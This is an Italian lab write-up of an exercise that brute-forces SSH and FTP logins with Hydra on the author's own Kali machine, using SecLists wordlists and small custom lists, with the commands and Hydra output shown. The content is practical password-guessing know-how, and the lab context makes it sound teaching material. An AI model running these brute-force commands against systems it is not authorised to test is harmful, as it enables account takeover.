
S6L5

Cracking Password con Hydra


L’obbiettivo di oggi è riuscire a violare username e password del protocollo SSH (porta 22) e del protocollo FTP (porta 21) che ci sono sulla nostra macchina Kali Linux.
Come primo task andremo ad abilitare un servizio SSH impostando un **test_user** come username e **testpass** come password e andremo ad attivare il servizio.
Come secondo task andremo a forzare le credenziali utilizzando il tool **hydra**.
Affronteremo il secondo task con due immaginari diversi. Nel primo immaginario noi non conosciamo minimamente la password del servizio a disposizione. Nel secondo invece siamo a conoscenza di alcuni parametri della password, in particolare sappiamo che la password contiene solo **caratteri minuscoli** con le parole **test** e **pass** all’interno, e l’username contiene le parole **test** e **user.**
Come terzo task andrò a penetrare anche il protocollo FTP.

Task 1

Per prima cosa ho aggiunto un nuovo user con il comando: **Sudo adduser test_user,** inserendo come password **testpass,** successivamente ho avviato il servizio con il comando **sudo service ssh start.**
Dopo aver avviato il servizio mi ci sono collegato con il comando **ssh test_user@192.168.64.6**
Di seguito trovate le schermate di conferma.



```
┌──(christian㉿christian)-[~/Scrivania]
└─$ sudo adduser test_user
Aggiunta dell'utente «test_user» ...
Aggiunta del nuovo gruppo «test_user» (1001) ...
Aggiunta del nuovo utente «test_user» (1001) con gruppo «test_user» ...
Creazione della directory home «/home/test_user» ...
Copia dei file da «/etc/skel» ...
Nuova password:
Reimmettere la nuova password:
passwd: password aggiornata correttamente
Modifica delle informazioni relative all'utente test_user
Inserire il nuovo valore o premere INVIO per quello predefinito
        Nome completo []:
        Stanza n° []:
        Numero telefonico di lavoro []:
        Numero telefonico di casa []:
        Altro []:
Le informazioni sono corrette? [S/n]

┌──(christian㉿christian)-[~/Scrivania]
└─$ sudo service ssh start
```




```
┌──(christian㉿christian)-[~/Scrivania]
└─$ ssh test_user@192.168.64.6
The authenticity of host '192.168.64.6 (192.168.64.6)' can't be established.
ED25519 key fingerprint is SHA256:tJ6gYZ/L5ffJ2FS/2aeZClUZY96ymiAZJTQgIJ36bN8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.64.6' (ED25519) to the list of known hosts.
test_user@192.168.64.6's password:
Linux christian 5.16.0-kali7-arm64 #1 SMP Debian 5.16.18-1kali1 (2022-04-01) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Task 2

Immaginario 1

In questo caso non conoscendo minimamente username e password andrò ad utilizzare due liste diverse con all’interno una vasta scelta di password e username disponibili.
Per installare tale liste ho utilizzato il comando: **sudo apt-get Install seclists.**
Dopo aver installato correttamente le seguenti liste utilizzerò hydra per andare a forzare username e password.
Comando: **hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt 192.168.64.6 -t4 ssh**
Di seguito ci sarà la schermata di inizio scansione




```
[ATTEMPT] target 192.168.64.6 - login "info" - pass "james" - 246 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "232323" - 247 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "raiders" - 248 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "888888" - 249 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "marlboro" - 250 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "gandalf" - 251 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "asdfasdf" - 252 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "crystal" - 253 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "87654321" - 254 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "12344321" - 255 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "sexsex" - 256 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "golden" - 257 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "blowme" - 258 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "bigtits" - 259 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "8675309" - 260 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "panther" - 261 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "lauren" - 262 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "angela" - 263 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "bitch" - 264 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "spanky" - 265 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "thx1138" - 266 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "angels" - 267 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "madison" - 268 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "winston" - 269 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "shannon" - 270 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "mike" - 271 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "toyota" - 272 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "blowjob" - 273 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "jordan23" - 274 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "canada" - 275 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "info" - pass "sophie" - 276 of 8295455000000 [child 0] (0/0)
```

Il lato negativo di questa tecnica è che impiegherà un tempo molto alto per raggiungere il suo scopo. Per poter velocizzare i tempi possiamo aumentare la quantità di risorse da utilizzare per il cracking. Basta modificare il comando con **-t64**, facendo questo però avremo bisogno di risorse Hardware molto più avanzate.


Immaginario 2

In questo immaginario noi siamo a conoscenza di come la password e l’username potrebbero essere strutturate quindi utilizzeremo sempre il tool **hydra** ma stavolta non ci affideremo a liste dalle centinaia di migliaia di possibilità, ma andremo a creare delle liste molto più corte e personalizzate così che il cracking delle credenziali possa essere molto più veloce ed efficace. Con le informazioni già dichiarate in precedenza creerò la lista **user.text** e la lista **password.text**



```
users
user
usertest
user_test
tests
test
testuser
test_user
tests_users
test1
user1

```


user.text



```
test
test1
test2
pass
pass1
pass2
pass_test
passtest
testpass
test_pass
test_pass1

```

password.text

Questa volta utilizzerò **hydra** con un comando differente, prendendo in input le due liste.
Comando: **-V -L user.text -P password.text -t2 192.168.64.6 ssh**
Come possiamo notare dall’immagine sotto il programma ci evidenzierà la giusta combinazione di credenziali.




```
[ATTEMPT] target 192.168.64.6 - login "user_test" - pass "passtest" - 5 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "user_test" - pass "testpass" - 6 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "user_test" - pass "test_pass" - 7 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "user_test" - pass "msfadmin" - 8 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "testuser" - pass "passtest" - 9 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "testuser" - pass "testpass" - 10 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "testuser" - pass "test_pass" - 11 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "testuser" - pass "msfadmin" - 12 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "passtest" - 13 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "testpass" - 14 of 24 [child 1] (0/0)
[22][ssh] host: 192.168.64.6   login: test_user   password: testpass
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 17 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "testpass" - 18 of 24 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 18 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "testpass" - 18 of 24 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 18 of 24 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "testpass" - 18 of 24 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 18 of 25 [child 1] (0/1)
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 14:53:20
```

Task 3

Dopo aver bucato in due maniere diverse le credenziali del protocollo SSH, ora l’obbiettivo è riuscire a violare anche le credenziali del protocollo FTP, in questo caso procederemo con la stessa tecnica utilizzata nell’immaginario 2.
Come primo passo andrò ad avviare una sessione del protocollo FTP con il comando: **service vsftp start**

Poi andrò ad utilizzare nuovamente il tool **hydra** con le liste **user.text** e **password.text**
Il comando sarà: **-V -L user.text -P password.text -t4 192.168.64.6 ftp**
Come si può notare nella schermata sottostante abbiamo forzato facilmente anche le credenziali del protocollo ftp.



```
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "pass1" - 89 of 144 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "pass2" - 90 of 144 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "pass_test" - 91 of 144 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "passtest" - 92 of 144 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "testpass" - 93 of 144 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "test_pass" - 94 of 144 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "test_pass1" - 95 of 144 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "test_user" - pass "msfadmin" - 96 of 144 [child 3] (0/0)
[21][ftp] host: 192.168.64.6   login: test_user   password: testpass
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "test" - 97 of 144 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "test1" - 98 of 144 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "test2" - 99 of 144 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "pass" - 100 of 144 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "pass1" - 101 of 144 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "pass2" - 102 of 144 [child 2] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "pass_test" - 103 of 144 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "passtest" - 104 of 144 [child 1] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "testpass" - 105 of 144 [child 0] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "test_pass" - 106 of 144 [child 3] (0/0)
[ATTEMPT] target 192.168.64.6 - login "tests_users" - pass "test_pass1" - 107 of 144 [child 2] (0/0)
```